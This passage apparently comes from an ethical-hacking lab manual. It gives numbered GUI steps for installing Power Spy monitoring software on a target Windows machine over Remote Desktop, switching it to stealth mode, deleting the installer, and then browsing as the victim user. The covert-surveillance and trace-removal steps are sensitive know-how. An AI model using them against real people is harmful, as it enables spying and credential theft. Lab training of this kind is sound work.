
Note: Here, the password is **test@123**.



19. The **Register product** window appears; click **Later** to continue.




20. The **Power Spy Control Panel** window appears, as shown in the screenshot.



21. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



22. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



24. In the **Confirm** dialog-box that appears, click **Yes**.

25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

26. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).


Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.

28. Click **Jason** from the left pane and log in with password **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

31. Switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.

32. Close the **Server Manager** window.

